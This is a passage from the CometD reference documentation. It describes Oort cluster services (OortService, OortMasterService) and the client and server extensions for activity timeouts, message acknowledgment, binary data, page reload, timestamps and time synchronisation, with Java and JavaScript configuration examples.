`OortMap` and `OortList` have a built-in mechanism to synchronize the whole object in case entry updates (for `OortMap`) or element updates (for `OortList`) are out of date.

When the data entity is itself a large composite object, the message that synchronizes the whole object may be very large.

Let's imagine an `OortObject<List<String>>`, or equivalently an `OortList<String>` or similarly an `OortStringMap<String>`. In these cases, the data entity is a collection that may contain thousands of entries, and each entry may be a large string. Replicating the data entity across the cluster means that a very large message (possibly of the order of MiB) must be sent.

`Oort` nodes use by default the WebSocket transport to communicate among nodes. Depending on the WebSocket implementation provided by the Servlet Container, it may happen that there is a limit to the WebSocket message size that can be sent or received.

If your application stores large data entities, it is highly recommended to estimate the size of the JSON representation of the data entity in bytes, and configure an appropriate WebSocket max message size via the configuration parameter `ws.maxMessageSize` as explained in the Configuring the Java Server section.

`Oort` will use the `ws.maxMessageSize` parameter for both the sending and receiving WebSocket messages, so that large data entities can be replicated without errors.

`Oort` may also be configured to use the HTTP transport, which does not have such restriction and can therefore replicate large entities out-of-the-box.

9.7.2. OortService

An `org.cometd.oort.OortService` is a named CometD service (see also the services section) that forwards actions from a *requesting* node to the node in the cluster that owns the data onto which the action must be performed, called the *owner* node, and receives the action result back.

`OortService` builds on the concept introduced by `OortObject` that the ownership of a particular data entity belongs to one node only. Any node can read the data entity, but only the owner can create/modify/delete it. In order to perform actions that modify the data entity, a node has to know what is the node that owns the data entity, and then forward the action to the owner node. `OortService` provides the facilities to forward the action to the owner node and receive the result of the action, or its failure.

Class `org.cometd.oort.OortService` must be subclassed by the application to implement key methods that perform the action logic.

The typical workflow of an `OortService` is the following:

1. The `OortService` receives a message from a remote client. The message contains enough information for the `OortService` to determine which node owns the data onto which the action must be applied, in the form of the owner node's Oort URL.
2. Once the owner node Oort URL is known, the `OortService` can forward the action by calling method `forward(…)`, passing in action information and an opaque context. The owner node may be the node that received the message from the remote client itself, and applications do not need to do anything different from the case where the owner node is a different one.
3. The action arrives to the owner node and CometD invokes method `onForward(…)` on the `OortService` that resides on the owner node, passing in the action information sent from the second step. Method `onForward(…)` is implemented by application to perform the custom logic and may return a successful result or a failure.
4. The successful action result returned by `onForward(…)` is sent back by CometD to the requesting node, and when it arrives there, CometD invokes method `onForwardSucceeded(…)`, passing in the result of the action returned by `onForward(…)` and the opaque context passed to the `forward(…)` method in the second step. Method `onForwardSucceeded(…)` is implemented by the application.
5. The action failure returned by `onForward(…)` is sent back by CometD to the requesting node, and when it arrives there, CometD invokes method `onForwardFailed(…)`, passing in the failure returned by `onForward(…)` and the opaque context passed to the `forward(…)` method in the second step. Method `onForwardFailed(…)` is implemented by the application.

9.7.2.1. OortService Creation

`OortService` are uniquely named across the cluster, and are usually created at startup by subclassing them. Since they are CometD services, they are usually annotated to listen for messages on certain channels (see also the annotated services section for further details on service annotations):

```java
ServerAnnotationProcessor processor = ...;
Oort oort = ...;

// Create the service instance and process its annotations
NameEditService nameEditService = new NameEditService(oort);
processor.process(nameEditService);
```

where the `NameEditService` is defined as follows:

```java
```

```
@Service(NameEditService.NAME)
public class NameEditService extends OortService<String, Boolean> {
    public static final String NAME = "name_edit";

    public NameEditService(Oort oort) {
        super(oort, NAME);
    }

    // Lifecycle methods triggered by standard lifecycle annotations

    @PostConstruct
    public void construct() throws Exception {
        start();
    }

    @PreDestroy
    public void destroy() throws Exception {
        stop();
    }

    // CometD's listener method on channel "/service/edit"

    @org.cometd.annotation.Listener("/service/edit")
    public void editName(final ServerSession remote, final ServerMessage message) {
        // Step #1: remote client sends an action request.
        // This runs in the requesting node.

        // Find the owner Oort URL from the message.
        // Applications must implement this method with their logic.
        String ownerURL = findOwnerURL(message);

        // Prepare the action data.
        String oldName = (String)remote.getAttribute("name");
        String newName = (String)message.getDataAsMap().get("name");
        Map<String, Object> actionData = new HashMap<String, Object>();
        actionData.put("oldName", oldName);
        actionData.put("newName", newName);

        // Step #2: forward to the owner node.
        // Method forward(...) is inherited from OortService
        forward(ownerURL, actionData, new ServerContext(remote, message));
    }

    @Override
    protected Result<Boolean> onForward(Request request) {
        // Step #3: perform the action.
        // This runs in the owner node.

        try {
            Map<String, Object> actionData = request.getDataAsMap();
            // Edit the name.
            // Applications must implement this method.
            boolean result = editName(actionData);

            // Return the action result.
            return Result.success(result);
        } catch (Exception x) {
            // Return the action failure.
            return Result.failure("Could not edit name, reason: " + x.getMessage());
        }
    }
    @Override
    protected void onForwardSucceeded(Boolean result, ServerContext context) {
        // Step #4: successful result.
        // This runs in the requesting node.

        // Notify the remote client of the result of the edit.
        context.getServerSession().deliver(getLocalSession(), context.getServerMessage().getChannel(),
result);
    }

    @Override
    protected void onForwardFailed(Object failure, ServerContext context) {
        // Step #5: failure result.
        // This runs in the requesting node.

        // Notify the remote client of the failure.
        context.getServerSession().deliver(getLocalSession(), context.getServerMessage().getChannel(),
failure);
    }
}
```

9.7.2.2. OortMasterService

Applications may have data entities that are naturally owned by any node. For example, in a chat application a chat room may be created by a user in any node, and be owned by the node the user that created it is connected to.

There are cases, however, where entities cannot be owned by any node, but instead must be owned by one node only, usually referred to as the *master* node. A typical example of such an entity is a unique (across the cluster) ID generator that produces unique number values, or a service that accesses a storage for archiving purposes (such as a file system or a database) that is only available on a particular node, or a service that must perform the atomic creation of certain entities (for example, unique user names), etc.

CometD provides `org.cometd.oort.OortMasterService` that can be subclasses by applications to write services that perform actions on data entities that must be owned by a single node only. There is one instance of `OortMasterService` with the same name in each node (like for other `OortService` instances), but only one of them is the *master*.

CometD provides an out-of-the-box implementation of `OortMasterService`, `org.cometd.oort.OortMasterLong`, that can be used as a unique-across-the-cluster number generator.

The implementation of an `OortMasterService` subclass is similar to that of `OortService` (see also this section), but this time the `forward(…)` is always called with the same Oort URL (that of the *master* node) that can be obtained by calling method `OortMasterService.getMasterOortURL()`.

Decide whether or not a node is a master node can be done by reading system properties passed to the command line, or via configuration files, or other similar means.

9.7.3. OortObject and OortService TradeOffs

In general, applications can be seen as programs that create data and operate on that data. Given a certain node, the application may need to access data stored on a remote node. For modify/delete operations on the data, use an `OortService` and forward the action to the owner node. The read operation, however, can be performed either using an `OortObject` or using an `OortService`.

When using an `OortObject`, you trade more memory usage for smaller latencies to read the data, since the data is replicated to all nodes and therefore the read operation is local and does not involve network communication.

When using an `OortService`, you trade less memory usage for bigger latencies to read the data, since reading the data requires to forward the action to the node that owns the data and have the owner node to send it back to the requesting node.

Whether to use one solution or the other depends heavily on the application, the server machine specification (especially available memory), and may even change over time.

For example, an application that is able to handle user information for a user base of 500 users using `OortObject` may not be able to do so when it grows to 500,000 users. Similarly, if the nodes are colocated in the same data center connected via a fast network, it may be worth using `OortService` (as the network time will be negligible), but if the nodes and geographically distributed (for example, one in America, one in Europe, one in Asia), then the network time may become an issue and data replication through `OortObject` a better solution to minimize latencies.

10. Extensions

The CometD implementation includes the ability to add/remove *extensions*. An extension is a function that the CometD implementation calls; it allows you to modify a message just after receiving it but before the rest of the message processing (an *incoming* extension), or just before sending it (an *outgoing* extension).

An extension normally adds fields to the message being sent or received in the `ext` object that the Bayeux protocol specification defines.

An extension is not a way to add business fields to a message, but rather a way to process all messages, including the meta messages the Bayeux protocol uses, and to extend the Bayeux protocol itself. An extension should address concerns that are orthogonal to the business, but that provide value to the application. Typical examples of such concerns is to guarantee message ordering, to guarantee message delivery, to make sure that if the user navigates to another CometD page or reloads the same CometD page in the browser, the same CometD session is used without having to go through a disconnect/handshake cycle, to add to every message metadata fields such as the timestamp, to detect whether the client and the server have a time offset (for example when only one of them is synchronized with NTP (http://en.wikipedia.org/wiki/Network_Time_Protocol)), etc.

If you do not have such concerns or requirements, you should not use the extensions, as they add a minimal overhead without bringing value. On the other hand, if you have such orthogonal concerns for your business (for example, to cryptographically sign every message), extensions are the right way to do it.

You should look at the available extensions, understand the features they provide, and figure out whether they are needed for your use cases or not. If you truly have an orthogonal concern and the extension is not available out of the box, you can write your own, following the indications that follow.

Normally you set up extensions on both the client and the server, since fields the client adds usually need a special processing by the server, or viceversa; it is possible that an extension is only client-side or only server-side, but most of the time both client and server need them. When an extension does not behave as expected, it's often because the extension is missing on one of the two sides.

An extension has two set of functions that are invoked: the *incoming* functions (for messages that are being received) and the *outgoing* functions (for messages that are being sent). The incoming functions are invoked in extension registration order. The outgoing functions are invoked in extension registration reverse order. On the server, `BayeuxServer` extensions are always invoked before `ServerSession` extensions.

For example, given this code:

JAVA

```java
BayeuxServer bayeuxServer = ...;
bayeuxServer.addExtension(new ExtensionA());
bayeuxServer.addExtension(new ExtensionB());
```

then for incoming non-meta messages the call order is:

JAVA

```
ExtensionA.rcv(...);
ExtensionB.rcv(...);
```

while for outgoing non-meta messages the call order is:

JAVA

```
ExtensionB.send(...);
ExtensionA.send(...);
```

The next sections describe the JavaScript CometD Extensions; they follow the same pattern the portable JavaScript CometD implementation uses: a portable implementation of the extension with *bindings* for the specific JavaScript toolkit, currently Dojo and jQuery.

10.1. Writing the Extension

An extension is a JavaScript object with four optional functions:

- `outgoing(message)` – called just before a message is sent
- `incoming(message)` – called just after a message is received
- `registered(name, cometd)` – called when the extension is registered
- `unregistered()` – called when the extension is unregistered

These functions are optional; you can use only one, or maybe two, three, or all of them. If they are present, CometD invokes them at the proper time.

Writing an extension that logs and counts the long polls is quite easy: you need a reference to the `cometd` object that has the logging functions, and you need only the outgoing extension function:

JAVASCRIPT

```
var LoggerExt = function() {
    var _cometd;
    var _counter;

    this.registered = function(name, cometd) {
        // Store the cometd object reference
        _cometd = cometd;
    };

    this.outgoing = function(message) {
        if (message.channel == '/meta/connect') {
            // Log the long poll
            _cometd._info('bayeux connect');

            // Count the long polls
            if (!message.ext) message.ext = {};
            if (!message.ext.logger) message.ext.logger = {};
            if (!message.ext.logger.counter) message.ext.logger.counter = 0;
            message.ext.logger.counter = ++_counter;
        }
    };
};
```

Notice that meta messages are also passed to the extension functions; you normally have to filter the messages that the extension function receives by looking at the channel or at some other message value.

Notice also that you can modify the message by adding fields, normally in the `ext` field.

> Be careful not to overwrite the `ext` field, which other extensions might have set: check whether it's present first. It is also a good practice to group extension fields so that there is no clash with other extensions (in the example above, the only field – counter – is *grouped* in the `message.ext.logger` object).

The `outgoing()` and `incoming()` functions can avoid returning something, or returning the message itself (or another message object). This means that the extension has processed the message and therefore other extensions, if present, can process it, or the implementation can process the message (either by sending it to the server – for outgoing extensions – or by notifying listeners – for incoming extensions).

If the extension function returns `null`, the processing should stop: other extensions do not process the message, and CometD does not further process it. CometD does not send the message to the server, nor notify listeners.

10.2. Registering the Extension

The JavaScript CometD API defines three functions to manage extensions:

- `registerExtension(name, extension)` – registers an extension with the given name
- `unregisterExtension(name)` – unregisters the extension previously registered with the given name
- `getExtension(name)` – obtains a reference to the extension previously registered with the given name

Following the example above, you can register the extension like this:

JAVASCRIPT

```
cometd.registerExtension('loggerExt', new LoggerExt());
```

From now on, the meta connect messages are modified to carry the counter from the example extension above.

Unregistering the extension is similar:

JAVASCRIPT

```
cometd.unregisterExtension('loggerExt');
```

It is not possible to register two extensions under the same name.

10.3. Extension Exception Handling

While it is normally good practice to catch exceptions within extension functions, sometimes this is tedious to code, or there is no control about the quality of the extension (for example, it's a third party extension). The JavaScript CometD API provides a way to define the global extension exception handler that is invoked every time an extension throws an exception (for example, calling a function on an undefined object):

JAVASCRIPT

```
cometd.onExtensionException = function(exception, extensionName, outgoing, message) {
    // Uh-oh, something went wrong, disable this extension
    // Object "this" points to the CometD object
    this.unregisterExtension(extensionName);

    // If the message is going to the server, add the error to the message
    if (outgoing) {
        // Assume you have created the message structure below
        var badExtension = message.ext.badExtensions[extensionName];
        badExtension.exception = exception;
    }
}
```

Be *very* careful to use the CometD object to publish messages within the extension exception handler, or you might end up in an infinite loop (the extensions process the publish message, which might fail and call again the extension exception handler). If the extension exception handler itself throws an exception, this exception is logged at level "info" and the CometD implementation does not break.

> To learn about a similar mechanism for listeners and subscribers, see also the JavaScript library configuration section.

The next sections explain in detail the use of the extensions CometD provides.

10.4. Activity Extension

The activity extension monitors the activity of server sessions to disconnect them after a configurable period of inactivity. This is a server-side only extension implemented by class `org.cometd.server.ext.ActivityExtension`.

This extension is useful because the Bayeux Protocol (see also the Bayeux protocol section) uses a heart-beat mechanism (over the `/meta/connect` channel) that prevents servers to declare resources such as connections or transport sessions (for example, Servlet's `HttpSession`) as idle, and therefore prevents servers to close or destroy resources when they are idle for a long time.

A specific example is the following: when the `long-polling` CometD transport is used, the heart-beat mechanism consist of a HTTP POST request to the server. Even if the CometD client is completely idle (for example, the user went to lunch), the heart-beat mechanism continues to send POSTs at a regular interval to the server. If the server's `web.xml` is configured with a `<session-timeout>` element, that destroys the `HttpSession` after 30 minutes of inactivity, then the `HttpSession` will never be destroyed because the heart-beat mechanism looks like a legitimate HTTP request to the server, and it never stops. The server cannot know that those POSTs are just heart-beats.

The `ActivityExtension` solves this problem.

The `ActivityExtension` defines two types of inactivity:

- client-only inactivity, where the client sends periodic heart-beat messages but no other messages, while the server may send normal messages to clients
- client-server inactivity, where the client and the server sends only periodic heart-beat messages and no other messages.

10.4.1. Enabling the Extension

To enable the `ActivityExtension` , you must add the extension to the `BayeuxServer` during initialization, specifying the type of activity you want to monitor, and the max inactivity period in milliseconds:

```java
bayeuxServer.addExtension(new ActivityExtension(ActivityExtension.Activity.CLIENT, 15 * 60 * 1000L));
```

The example above configures the `ActivityExtension` to monitor client-only activity, and disconnects inactive clients after 15 minutes (or 15 * 60 * 1000 ms) of inactivity.

Similarly, to monitor client-server activity:

```java
bayeuxServer.addExtension(new ActivityExtension(ActivityExtension.Activity.CLIENT_SERVER, 15 * 60 *
1000L));
```

The example above configures the `ActivityExtension` to monitor client-server activity, and disconnects inactive clients after 15 minutes of inactivity.

10.4.2. Enabling the Extension Only for a Specific ServerSession

The `org.cometd.server.ext.ActivityExtension` can be installed if you want to monitor the inactivity of all clients in the same way.

It is possible to monitor the inactivity of particular clients by not installing the `ActivityExtension` on the

`BayeuxServer`, and by installing a `org.cometd.server.ext.ActivityExtension.SessionExtension` on the specific server session for which you want to monitor inactivity, for example:

JAVA

```
public class MyPolicy extends DefaultSecurityPolicy {
    @Override
    public boolean canHandshake(BayeuxServer server, ServerSession session, ServerMessage message) {
        if (!isAdminUser(session, message)) {
            session.addExtension(new ActivityExtension.SessionExtension(ActivityExtension.Activity.CLIENT,
10 * 60 * 1000L));
        }
        return true;
    }
}
```

In the example above, a custom `SecurityPolicy` (see also the server authorization section) checks whether the handshake is that of an administrator user, and installs the activity extension only for non-administrators, with an inactivity timeout of 10 minutes.

Alternatively, you can write a `BayeuxServer` extension that installs the `ActivityExtension.SessionExtension` selectively:

JAVA

```
public class MyExtension extends BayeuxServer.Extension.Adapter {
    @Override
    public boolean sendMeta(ServerSession session, ServerMessage.Mutable message) {
        if (Channel.META_HANDSHAKE.equals(message.getChannel()) && message.isSuccessful()) {
            if (!isAdminUser(session, message)) {
                session.addExtension(new
ActivityExtension.SessionExtension(ActivityExtension.Activity.CLIENT, 10 * 60 * 1000L));
            }
        }
        return true;
    }
}
```

In the example above, a custom `BayeuxServer` extension checks whether the handshake has been successful, and installs the activity extension only for non-administrators, with an inactivity timeout of 10 minutes.

10.5. Message Acknowledgment Extension

By default, CometD does not enforce a strict order on server-to-client message delivery, nor it provides the guarantee that messages sent by the server are received by the clients.

The *message acknowledgment* extension provides message ordering and message reliability to the Bayeux protocol for messages sent from server to client. This extension requires both a client-side extension and a server-side extension. The server-side extension is available in Java. If you are interested only in message ordering (and not reliability), see also the ordering section.

10.5.1. Enabling the Server-side Message Acknowledgment Extension

To enable support for acknowledged messages, you must add the extension to the `org.cometd.bayeux.server.BayeuxServer` instance during initialization:

JAVA

```java
bayeuxServer.addExtension(new org.cometd.server.ext.AcknowledgedMessagesExtension());
```

The `AcknowledgedMessageExtension` is a per-server extension that monitors handshakes from new remote clients, looking for those that also support the acknowledged message extension, and then adds the `AcknowledgedMessagesClientExtension` to the `ServerSession` correspondent to the remote client, during the handshake processing.

Once added to a `ServerSession`, the `AcknowledgedMessagesClientExtension` guarantees ordered delivery of messages, and resend of unacknowledged messages, from server to client. The extension also maintains a list of unacknowledged messages and intercepts the traffic on the `/meta/connect` channel to insert and check acknowledge IDs.

10.5.2. Enabling the Client-side Message Acknowledgment Extension

The `dojox/cometd/ack.js` provides the client-side extension binding for Dojo, and it is sufficient to use Dojo's `require()` mechanism:

JAVASCRIPT

```javascript
require(["dojox/cometd", "dojox/cometd/ack"], function(cometd) {
    ...
});
```

The example above is valid also when using the `require()` syntax with jQuery.

The file `jquery.cometd-ack.js` provides the client-side extension binding for jQuery. When you are not using the `require()` syntax, you must include the implementation file and the jQuery extension binding in the HTML page via the `<script>` tag:

JAVASCRIPT

```html
<script type="text/javascript" src="AckExtension.js"></script>
<script type="text/javascript" src="jquery.cometd-ack.js"></script>
```

In both Dojo and jQuery extension bindings, the extension is registered on the default `cometd` object under the name "ack".

Furthermore, you can programmatically disable/enable the extension before initialization by setting the `ackEnabled` boolean field on the `cometd` object:

JAVASCRIPT

```javascript
// Disables the ack extension during handshake
cometd.ackEnabled = false;
cometd.init(cometdURL);
```

10.5.3. Acknowledge Extension Details

To enable message acknowledgement, both client and server must indicate that they support message acknowledgement. This is negotiated during handshake. On handshake, the client sends `{"ext":{"ack": "true"}}` to indicate that it supports message acknowledgement. If the server also supports message acknowledgement, it likewise replies with {"ext":{"ack": "true"}}.

The extension does not insert ack IDs in every message, as this would impose a significant burden on the server for messages sent to multiple clients (which would need to be reserialized to JSON for each client). Instead the ack ID is inserted in the `ext` field of the `/meta/connect` messages that are associated with message delivery. Each `/meta/connect` request contains the ack ID of the last received ack response: `"ext":{"ack": 42}`. Similarly, each `/meta/connect` response contains an ext ack ID that uniquely identifies the batch of responses sent.

If a `/meta/connect` message is received with an ack ID lower that any unacknowledged messages held by the extension, then these messages are requeued prior to any more recently queued messages and the `/meta/connect` response sent with a new ack ID.

It is important to note that message acknowledgement is guaranteed from server to client only, and not from client to server. This means that the ack extension guarantees that messages sent by the server to the clients will be resent in case of temporary network failures that produce loss of messages. It does not guarantee however, that messages sent by the client will reach the server.

10.5.4. Message Ordering

Message ordering is not enforced by default by CometD. A CometD server has two ways to deliver the messages present in the `ServerSession` queue to its correspondent remote client:

- through `/meta/connect` responses
- through direct responses

Delivery through a `/meta/connect` response means that the server will deliver the messages present in the `ServerSession` queue along with a `/meta/connect` response, so that the messages delivered to the remote client are: `[{/meta/connect response message}, {queued message 1}, {queued message 2}, …]`.

Direct delivery depends on the transport.

For polling transports it means that the server will deliver the messages present in the `ServerSession` queue along with some other response message that is being processed in that moment. For example, let’s assume that `clientA` is already subscribed to channel `/foo`, and that it wants to subscribe also to channel `/bar`. Then `clientA` sends a subscription request for channel `/bar` to the server, and just before processing the subscription request for channel`/bar`, the server receives a message on channel `/foo`, that therefore needs to be delivered to `clientA` (for example, `clientB` published a message to channel `/foo`, or an external system produced a message on channel `/foo`). The message on channel `/foo` gets queued on `clientA’s `ServerSession`. However, the server notices that it has to reply to subscription request for `/bar`, so it includes the message on channel `/foo` in that response, thus avoiding to wake up the `/meta/connect`, so that the messages delivered to the remote client are: `[{subscription response message for /bar}, {queued message on /foo}]`.

For non-polling transports such as `websocket` the server will just deliver the messages present in the `ServerSession` queue without waking up the `/meta/connect`, because non-polling transports have a way to send server-to-client messages without the need to have a pending response onto which the `ServerSession’s queued messages are piggybacked.

These two ways of delivering messages compete each other to deliver messages with the smallest latency. Therefore it is possible that a server receives from an external system two messages to be delivered for the same client, say `message1` first and then `message2` ; `message1` is queued and immediately dequeued by a direct delivery, while `message2` is queued and then dequeued by a `/meta/connect` delivery. The client may see `message2` arriving before `message1` , for example because the thread scheduling on the server favored ``message2’s processing or because the TCP communication for `message1`` was somehow slowed down (not to mention that browsers could as well be source of uncertainty).

To enable just server-to-client message ordering (but not reliability), you need to configure the server with the `metaConnectDeliverOnly` parameter, as explained in the java server configuration section.

When server-to-client message ordering is enabled, all messages will be delivered through `meta/connect` responses. In the example above, `message1` will be delivered to the client, and `message2` will wait on the server until another `meta/connect` is issued by the client (which happens immediately after `message1` has been received by the client). When the server receives the second `meta/connect` request, it will respond to it immediately and deliver `message2` to the client.

It is clear that server-to-client message ordering comes at the small price of slightly increased latencies (`message2` has to wait the next `meta/connect` before being delivered), and slightly more activity for the server (since `meta/connect` will be resumed more frequently than normal).

10.5.5. Demo

There is an example of acknowledged messages in the Dojo chat demo that comes bundled with the CometD distribution, and instruction on how to run the CometD demos in the installation demos section.

To run the acknowledgement demo, follow these steps:

1. Start CometD

```
$ cd cometd-demo
$ mvn jetty:run
```

2. Point your browser to http://localhost:8080/dojo-examples/chat/ and make sure to check *Enable reliable messaging*
3. Use two different browser instances to begin a chat session, then briefly disconnect one browser from the network
4. While one browser is disconnected, type some chat in the other browser, which is received when the disconnected browser reconnects to the network.

Notice that if the disconnected browser is disconnected in excess of `maxInterval` (default 10s), the client times out and the unacknowledged queue is discarded.

10.6. Binary Extension

The binary extension allows applications to send and receive messages containing binary data, and therefore to upload and download binary data such as files or images. This extension requires both a client-side extension and a server-side extension. The server-side extension is available in Java.

10.6.1. Enabling the Server-side Extension

To enable support for binary data in messages, you must add the extension to the `org.cometd.bayeux.server.BayeuxServer` instance during initialization:

JAVA

```java
bayeuxServer.addExtension(new org.cometd.server.ext.BinaryExtension());
```

10.6.2. Enabling the Client-side Extension

The `dojox/cometd/binary.js` provides the client-side extension binding for Dojo, and it is sufficient to use Dojo's `dojo.require` mechanism:

JAVASCRIPT

```javascript
require(["dojox/cometd", "dojox/cometd/binary"], function(cometd) {
    ...
});
```

The example above is valid also when using the `require()` syntax with jQuery.

The file `jquery.cometd-binary.js` provides the client-side extension binding for jQuery. When you are not using the `require()` syntax, you must include the implementation file and the jQuery extension binding in the HTML page via the `<script>` tag:

JAVASCRIPT

```html
<script type="text/javascript" src="BinaryExtension.js"></script>
<script type="text/javascript" src="jquery.cometd-timestamp.js"></script>
```

In both Dojo and jQuery extension bindings, the extension is registered on the default `cometd` object under the name "binary".

For Java clients, you must add the extension to the `BayeuxClient` instance:

JAVA

```java
BayeuxClient bayeuxClient = ...;
bayeuxClient.addExtension(new org.cometd.client.ext.BinaryExtension());
```

10.7. Reload Extension

The reload extension allows CometD to load or reload a page without having to re-handshake in the new (or reloaded) page, thereby resuming the existing CometD connection. This extension requires only the client-side extension.

10.7.1. Enabling the Client-side Extension

The `dojox/cometd/reload.js` provides the client side extension binding for Dojo, and it is sufficient to use Dojo's `dojo.require` mechanism:

JAVASCRIPT

```
require(["dojox/cometd", "dojox/cometd/reload"], function(cometd) {
    ...
});
```

The example above is valid also when using the `require()` syntax with jQuery.

The file `jquery.cometd-reload.js` provides the client-side extension binding for jQuery. When you are not using the `require()` syntax, you must include the the jQuery cookie plugin (http://plugins.jquery.com/project/Cookie), the implementation file and the jQuery extension binding in the HTML page via the `<script>` tag:

JAVASCRIPT

```
<script type="text/javascript" src="jquery.cookie.js"></script>
<script type="text/javascript" src="ReloadExtension.js"></script>
<script type="text/javascript" src="jquery.cometd-reload.js"></script>
```

In both Dojo and jQuery extension bindings, the extension is registered on the default `cometd` object under the name "reload".

10.7.2. Configuring the Reload Extension

The reload extension accepts the following configuration parameters:

Parameter Name	Default Value	Parameter Description
name	org.cometd.reload	The name of the key the reload extension uses to save the connection state details

The JavaScript `cometd` object is normally already configured with the default reload extension configuration.

The reload extension object may be reconfigured, although there should not be, in general, the need to do so. To reconfigure the reload extension:

- Reconfigure the extension at startup:

  JAVASCRIPT

  ```
  var cometd = dojox.cometd; // Use $.cometd if using jquery
  cometd.getExtension('reload').configure({
      name: 'com.acme.Company.reload'
  });
  ```

- Reconfigure the extension when the `cometd.reload()` function is invoked:

  JAVASCRIPT

```
var cometd = dojox.cometd; // Use $.cometd if using jquery
...
cometd.reload({
    name: 'com.acme.Company.reload'
});
```

10.7.3. Understanding Reload Extension Details

The reload extension is useful to allow users to reload CometD pages, or to navigate to other CometD pages, without going through a disconnect and handshake cycle, thus resuming an existing CometD session on the reloaded or on the new page.

When reloading or navigating away from a page, browsers will destroy the JavaScript context associated to that page, and interrupt the connection to the server too. On the reloaded or on the new page, the JavaScript context is recreated anew by the browser, but the CometD JavaScript library has lost all the CometD session details that were established in the previous page. In absence of the reload extension, application need to go through another handshake step to recreate the CometD session details needed.

The reload extension gives the ability to resume the CometD session in the new page, by re-establishing the previously successful CometD session. This is useful especially when the server builds a stateful context for the CometD session that is not to be lost just because the user refreshed the page, or navigated to another part of the same CometD web application. A typical example of this stateful context is when the server needs to guarantee message delivery (see also the acknowledge extension section). In this case, the server has a list of messages that have not been acknowledged by the client, and if the client reloads the page, without the reload extension this list of messages will be lost, causing the client to potentially loose important messages. With the reload extension, instead, the CometD session is resumed and it will appear to the server as if it was never interrupted, thus allowing the server to deliver to the client the unacknowledged messages.

The reload extension works in this way: on page load, the application configures the CometD object, registers channel listeners and finally calls `cometd.handshake()`. This handshake normally contacts the server and establishes a new CometD session, and the reload extension tracks this successful handshake. On page reload, or when the page is navigated to another CometD page, the application code must call `cometd.reload()` (for example, on the page *unload* event handler, see note below). When `cometd.reload()` is called, the reload extension saves the CometD session state details in the `SessionStorage` (https://developer.mozilla.org/en-US/docs/Web/API/Window/sessionStorage) under the name specified by the configuration.

When the new page loads up, it will execute the same code executed on the first page load, namely the code that configured CometD, that registered channel listeners, and that finally called `cometd.handshake()`. The reload extension is invoked upon the new handshake, will find the CometD session state saved in the `SessionStorage` and will re-establish the CometD session with the information retrieved from the `SessionStorage`.

> Function `cometd.reload()` should be called from the page *unload* event handler.
>
> Over the years, browsers, platforms and specifications have tried to clear the confusion around what actions really trigger an *unload* event, and whether there are different events triggered for a single user action such as closing the browser window, hitting the browser back button or clicking on a link.
>
> As a rule of thumb, function `cometd.reload()` should be called from an event handler that allows to write to the `SessionStorage`.
>
> Typically the `window.onbeforeunload` event is a good place to call `cometd.reload()`, but historically the `window.onunload` event worked too in most browser/platform combinations. More recently, the `window.onpagehide` event was defined (although with a slightly different semantic) and should work too.
>
> Applications should start binding the `cometd.reload()` call to the `window.onbeforeunload` event and then test/experiment if that is the right event. You should verify the behaviour for your use case, for your browser/platform combinations, for actions that may trigger the event (for example: download links, `javascript:` links, etc.).
>
> Unfortunately the confusion about an *unload* event is not completely cleared yet, so you are advised to test this feature very carefully in a variety of conditions.

A simple example follows:

HTML

```html
<html>
    <head>
        <script type="text/javascript" src="dojo.js"></script>
        <script type="text/javascript">
            require(["dojo", "dojo/on", "dojox/cometd", "dojox/cometd/reload", "dojo/domReady!"],
            function(dojo, on, cometd) {
                cometd.configure({ url: "http://localhost:8080/context/cometd", logLevel: "info" });

                // Always subscribe to channels from successful handshake listeners.
                cometd.addListener("/meta/handshake", new function(m) {
                    if (m.successful) {
                        cometd.subscribe("/some/channel", function() { ... });
                        cometd.subscribe("/some/other/channel", function() { ... });
                    }
                });

            // Upon the unload event, call cometd.reload().
            on(window, "beforeunload", cometd.reload);

            // Finally, handshake.
            cometd.handshake();
        </script>
    </head>
    <body>
    ...
    </body>
</html>
```

10.8. Timestamp Extension

The timestamp extension adds a `timestamp` to the message object for every message the client and/or server sends. It is a non-standard extension because it does not add the additional fields to the `ext` field, but to the message object itself. This extension requires both a client-side extension and a server-side extension. The server-side extension is available in Java.

10.8.1. Enabling the Server-side Extension

To enable support for time-stamped messages, you must add the extension to the `org.cometd.bayeux.server.BayeuxServer` instance during initialization:

JAVA

```java
bayeuxServer.addExtension(new org.cometd.server.ext.TimestampExtension());
```

10.8.2. Enabling the Client-side Extension

The `dojox/cometd/timestamp.js` provides the client-side extension binding for Dojo, and it is sufficient to use Dojo's `dojo.require` mechanism:

JAVASCRIPT

```javascript
require(["dojox/cometd", "dojox/cometd/timestamp"], function(cometd) {
    ...
});
```

The example above is valid also when using the `require()` syntax with jQuery.

The file `jquery.cometd-timestamp.js` provides the client-side extension binding for jQuery. When you are not using the `require()` syntax, you must include the implementation file and the jQuery extension binding in the HTML page via the `<script>` tag:

JAVASCRIPT

```html
<script type="text/javascript" src="TimeStampExtension.js"></script>
<script type="text/javascript" src="jquery.cometd-timestamp.js"></script>
```

In both Dojo and jQuery extension bindings, the extension is registered on the default `cometd` object under the name "timestamp".

10.9. Timesync Extension

The timesync extension uses the messages exchanged between a client and a server to calculate the offset between the client's clock and the server's clock. This is independent from the timestamp extension section, which uses the local clock for all timestamps. This extension requires both a client-side extension and a server-side extension. The server-side extension is available in Java.

10.9.1. Enabling the Server-side Extension

To enable support for time synchronization, you must add the extension to the `org.cometd.bayeux.server.BayeuxServer` instance during initialization:

JAVA

```
bayeuxServer.addExtension(new org.cometd.server.ext.TimesyncExtension());
```

10.9.2. Enabling the Client-side Extension

The `dojox/cometd/timesync.js` provides the client-side extension binding for Dojo, and it is sufficient to use Dojo’s `dojo.require` mechanism:

JAVASCRIPT

```
require(["dojox/cometd", "dojox/cometd/timesync"], function(cometd) {
    ...
});
```

The example above is valid also when using the `require()` syntax with jQuery.

The file `jquery.cometd-timesync.js` provides the client-side extension binding for jQuery. When you are not using the `require()` syntax, you must include the implementation file and the jQuery extension binding in the HTML page via the `<script>` tag:

JAVASCRIPT

```
<script type="text/javascript" src="TimeSyncExtension.js"></script>
<script type="text/javascript" src="jquery.cometd-timesync.js"></script>
```

In both Dojo and jQuery extension bindings, the extension is registered on the default `cometd` object under the name "timesync".

10.9.3. Understanding Timesync Extension Details

The timesync extension allows the client and server to exchange time information on every handshake and connect message so that the client can calculate an approximate offset from its own clock epoch to that of the server. The algorithm used is very similar to the NTP algorithm (http://en.wikipedia.org/wiki/Network_Time_Protocol).

With each handshake or connect, the extension sends timestamps within the ext field, for example:

JAVASCRIPT

```
{ext:{timesync:{tc:12345567890,l:23,o:4567},...},...}
```

where:

